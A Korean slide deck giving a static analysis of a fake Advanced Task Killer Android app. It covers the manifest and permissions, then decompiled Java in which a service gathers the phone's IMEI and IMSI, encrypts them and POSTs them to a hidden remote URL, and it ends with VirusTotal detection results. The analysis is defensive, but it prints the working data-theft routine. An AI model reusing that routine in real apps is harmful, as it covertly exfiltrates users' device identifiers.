APK 정적 분석 예시

사용 Tool : jadx-gui-0.9.0

2019.05.10
유근하

APK 정적 분석

❖ Androidmanifest

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="64" androi
    <uses-sdk android:minSdkVersion="3"/>
    <application android:label="@string/app_name" android:icon="@drawable/icon2" android:debuggable="
        <activity android:label="@string/app_name" android:name="com.rechild.advancedtaskkiller.Adva
            <intent-filter>
                <action android:name="com.rechild.intent.action.ADVANCED_TASK_KILLER_FREE"/>
                <category android:name="android.intent.category.DEFAULT"/>
            </intent-filter>
        </activity>
        <activity android:name="com.android.root.main">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
```

- 인텐트 필터 action.MAIN과 category.LAUCHER 설정으로 인해 “com.android.root.main”는 앱 실행 시 가장 먼저 실행되는 액티비티

```
<uses-permission android:name="android.permission.RESTART_PACKAGES"/>
<uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
```

표 1. 위험한 권한 및 권한 그룹.

권한 그룹	권한
PHONE	• READ_PHONE_STATE • CALL_PHONE • READ_CALL_LOG • WRITE_CALL_LOG

- 안드로이드 위험한 시스템 권한에 속하는 “READ_PHONE_STATE”를 요청 (출처 : 안드로이드 개발자 홈페이지)

APK 정적 분석

❖ com.android.root.main

```
public class main extends Activity {
    private static final String activity = "com.rechild.advancedtas

    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        startService(new Intent(this, Setting.class));
        Class localObject = null;
```

- "com.android.root.main" 액티비티의 시작과 함께 onCreate 메소드가 실행, Setting 서비스를 시작시킨다.

❖ Setting 서비스의 onCreate 메소드

```
public void onCreate() {
    super.onCreate();
    this.ctx = getApplicationContext();
    final byte[] c = (byte[]) u.clone();
    adbRoot.crypt(c);
    new Thread() {
        public void run() {
            try {
                if (Setting.this.ctx.getSharedPreferences("pref_config_setting", 0).getInt("done", 0) == 0) {
                    Setting.postUrl(new String(c), Setting.this.ctx);
                }
```

- getApplicationContext를 이용해 현재 프로세스의 contex를 추출하여 ctx에 저장
- crypt 메소드를 거치면 특정 Url이 생성되는 값이 담겨있는 u배열을 c로 복사
- adbRoot.crypt(c)는 postUrl 메소드의 첫번째 파라미터로 전달할 Url 주소를 생성
- crypt를 거쳐 생성된 Url과 ctx를 파라미터로 주어 postUrl 메소드 호출

APK 정적 분석


❖ postUrl()

```
public static void postUrl(String url, Context ctx) throws IOException {
    int bytesRead;
    Formatter fm = new Formatter();
    fm.format("<?xml version=\"1.0\" encoding=\"UTF-8\"?><Request><Protocol>1.0</Protocol><Command>0</Command><ClientInfo>
            <Partner>%s</Partner><ProductId>%s</ProductId><IMEI>%s</IMEI><IMSI>%s</IMSI></ClientInfo></Request>",
             new Object[]{"502", "10001", adbRoot.getIMEI(ctx), adbRoot.getIMSI(ctx)});
    byte[] buff = fm.toString().getBytes();
    adbRoot.crypt(buff);
    HttpURLConnection aConnection = (HttpURLConnection) new URL(url).openConnection();
    aConnection.setDoOutput(true);
    aConnection.setDoInput(true);
    aConnection.setRequestMethod("POST");
    InputStream is = aConnection.getOutputStream();
    ByteArrayInputStream bin = new ByteArrayInputStream(buff);
    buff = new byte[1024];
    while (true) {
        bytesRead = bin.read(buff, 0, 1024);
        if (bytesRead == -1) {
            break;
        }
        is.write(buff, 0, bytesRead);
        is.flush();
    }
    bin.close();
    is.close();
    ByteArrayOutputStream bao = new ByteArrayOutputStream();
    is = new BufferedInputStream(aConnection.getInputStream());
    int i = bytesRead;
    while (true) {
        i = is.read(buff, 0, 1024);
        if (i == -1) {
            break;
        }
        bao.write(buff, 0, i);
    }
    is.close();
    if (bao.size() > 0) {
        i = ctx.getSharedPreferences("pref_config_setting", null).edit();
        i.putInt("done", 1);
        i.commit();
    }
}
```

- getIMEI(), getIMSI()를 사용해 디바이스의 중요한 정보인 IMEI, IMSI를 추출
- 이후 전형적인 소켓 프로그래밍을 위한 코드. In/OutputStream 생성
- 추출한 IMEI, IMSI를 암호화 후 파라미터로 전달받은 Url로 전송하므로, 악성 앱으로 판단하기 충분하다.

APK 정적 분석

❖ Virustotal



- 해당 APK를 Virustotal에 업로드해 확인
- 59개 백신 중 45개, 약 76%가 악성 앱으로 분류

Thank You !